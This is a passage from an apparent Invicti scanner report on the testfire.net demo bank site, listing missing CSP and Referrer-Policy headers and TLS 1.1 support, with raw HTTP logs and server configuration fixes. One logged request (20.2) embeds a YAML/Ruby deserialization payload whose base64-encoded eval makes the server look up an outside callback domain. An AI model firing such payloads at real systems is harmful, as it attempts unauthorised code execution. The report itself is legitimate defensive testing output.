Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 429.6713
Total Bytes Received : 8239
Body Length : 8090
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 8090
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:20 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
```

```
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHea
…
```

18.5. http://testfire.net/search.jsp

CONFIRMED

Request | Response

Request

```
GET /search.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 467.5536
Total Bytes Received : 7158
Body Length : 7009
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 7009
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" cl
…
```

18.6. http://testfire.net/sendFeedback

CONFIRMED

Method	Parameter	Parameter Type	Value
POST	submit	Post	Submit
POST	cfile	Post	comments.txt
POST	email_addr	Post	
POST	subject	Post	
POST	comments	Post	
POST	name	Post	

Request | Response

Request

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=**********
Referer: http://testfire.net/feedback.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

submit=+Submit+&cfile=comments.txt&email_addr=&subject=&comments=&name=
```

Response

Response Time (ms) : 1090.1346
Total Bytes Received : 7340
Body Length : 7191
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 7191
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:44 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
```

```
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id=
…
```

18.7. http://testfire.net/sendFeedback

CONFIRMED

Request | Response

Request

```
GET /sendFeedback HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/feedback.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 331.9213
Total Bytes Received : 1264
Body Length : 1082
Is Compressed : No

```
HTTP/1.1 405 Method Not Allowed
Server: Apache-Coyote/1.1
Content-Length: 1082
Content-Language: en
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 08:23:21 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 405 – Method Not Allowed</title><style
type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-
serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}</style></head><body><h1>HTTP Status 405 – Method Not Allowed</h1><hr class="line" /><p>
<b>Type</b> Status Report</p><p><b>Message</b> HTTP method GET is not supported by this URL</p><p>
<b>Description</b> The method received in the request-line is known by the origin server but not
supported by the target resource.</p><hr class="line" /><h3>Apache Tomcat/7.0.92</h3></body></html>
```

18.8. http://testfire.net/status_check.jsp

CONFIRMED

Request | Response

Request

```
GET /status_check.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 657.9799
Total Bytes Received : 10266
Body Length : 10111
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeade
…
```

18.9. http://testfire.net/subscribe.jsp

CONFIRMED

Request | Response

Request

```
GET /subscribe.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 667.6589
Total Bytes Received : 8700
Body Length : 8545
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeade
…
```

18.10. http://testfire.net/survey_questions.jsp

CONFIRMED

Request | Response

Request

```
GET /survey_questions.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 720.91
Total Bytes Received : 7300
Body Length : 7145
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
```

```
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"
…
```

18.11. http://testfire.net/util/serverStatusCheckService.jsp?HostName=AltoroMutual

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	HostName	Querystring	AltoroMutual

Request | Response

Request

```
GET /util/serverStatusCheckService.jsp?HostName=AltoroMutual HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/status_check.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 419.3541
Total Bytes Received : 206
Body Length : 59
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 59
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:24:00 GMT



{
"HostName": "AltoroMutual",
"HostStatus": "OK"
}
```

Actions to Take

- Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Invicti Standard identifies any weaknesses in your policies.

Remedy

Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP) HTTP Header
- Content Security Policy (CSP)

CLASSIFICATION

CWE	16
WASC	15
ASVS 4.0	14.4.3
NIST SP 800-53	CM-6
DISA STIG	V-16786
ISO27001	A.14.2.5
ISO27001 2022	A.8.27

19. Insecure Transportation Security Protocol Supported (TLS 1.1)

BEST PRACTICE | 1 | CONFIRMED | 1

Invicti Standard detected that a deprecated, insecure transportation security protocol (TLS 1.1) is supported by your web server.

TLS 1.1 will be considered as deprecated by major web browsers (i.e. Chrome, Firefox, Safari, Edge) starting in 2020.

Impact

Your website will be inaccessible due to web browser deprecation.

Vulnerabilities

19.1. https://testfire.net/

CONFIRMED

Request | Response

Request

```
[SSL Connection]
```

Response

Response Time (ms) : 1
Total Bytes Received : 16
Body Length : 0
Is Compressed : No

```
[SSL Connection]
```

Actions to Take

We recommended to disable TLS 1.1 and replace it with TLS 1.2 or higher. See Remedy section for more details.

Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod_ssl module. This directive can be set either at the server level or in a virtual host configuration.

```
SSLProtocol +TLSv1.2
```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf` file and remove `TLSv1.1`.

```
ssl_protocols TLSv1.2;
```

- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**
    1. Click on Start and then Run, type `regedt32` or `regedit`, and then click OK.
    2. In Registry Editor, locate the following registry key or create if it does not exist:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.1\
```

    3. Locate a key named `Server` or create if it doesn't exist.
    4. Under the `Server` key, locate a DWORD value named `Enabled` or create if it doesn't exist and set its value to "0".
- For lighttpd, put the following lines in your configuration file:

```
ssl.use-sslv2 = "disable"
ssl.use-sslv3 = "disable"
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3") # v1.4.48 or up
ssl.ec-curve = "secp384r1"
```

External References

- Deprecating TLSv1.0 and TLSv1.1 draft-ietf-tls-oldversions-deprecate-00
- Google Security Blog: Modernizing Transport Security
- OWASP - Insecure Configuration Management
- OWASP Top 10 - 2017 A3 - Sensitive Data Exposure
- IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012
- Date Change for Migrating from SSL and Early TLS

CLASSIFICATION

PCI DSS v3.2	6.5.4
PCI DSS v4.0	6.2.4
OWASP 2013	A6
OWASP 2017	A3
CWE	326
CAPEC	217
WASC	4
HIPAA	164.306
ASVS 4.0	9.1.2
NIST SP 800-53	SC-8
DISA STIG	V-6136
ISO27001	A.14.1.3
ISO27001 2022	A.8.24
OWASP Top Ten 2021	A02
OWASP API Top 10 2023	API8

20. Referrer-Policy Not Implemented

BEST PRACTICE | 11

Invicti Standard detected that no Referrer-Policy header implemented.

Referrer-Policy is a security header designed to prevent cross-domain Referer leakage.

Impact

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site.

The lack of Referrer-Policy header might affect privacy of the users and site's itself

Vulnerabilities

20.1. http://testfire.net/

Certainty

Request | Response

Request

```
GET / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 789.8857
Total Bytes Received : 9617
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
```

```
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td w
…
```

20.2. http://testfire.net/

Certainty

Request | Response

Request

```
POST / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/xml
Cookie: JSESSIONID=**********
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
X-HTTP-Method-Override: GET

<ns type="yaml">&#10;---
&#10;!ruby/hash:ActionDispatch::Routing::RouteSet::NamedRouteCollection&#10;'NSFTW; eval(%
[cmVxdWlyZSAncmVzb2x2JztSZXNvbHYuZ2V0YWRkcmVzcyAoImJqbW14NmZ6aWxoOGVlZWV6Y2JrbWxjbzhqbWxqcnh6cHhkYmtqZz
ciLmNvbmNhdCAidW9nLnI4Ny5tZSIp].unpack(%[m0])[0]);' : !ruby/object:OpenStruct&#10; table:&#10;
:defaults: {}&#10;</ns>
```

Response

Response Time (ms) : 658.6183
Total Bytes Received : 9560
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:49 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
```

```
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="L
…
```

20.3. http://testfire.net/feedback.jsp

Certainty

Request | Response

Request

```
GET /feedback.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 732.2242
Total Bytes Received : 8690
Body Length : 8535
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:20 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkH
…
```

20.4. http://testfire.net/index.jsp?content=personal_checking.htm

Method	Parameter	Parameter Type	Value
GET	content	Querystring	personal_checking.htm

Certainty

Request | Response

Request

```
GET /index.jsp?content=personal_checking.htm HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
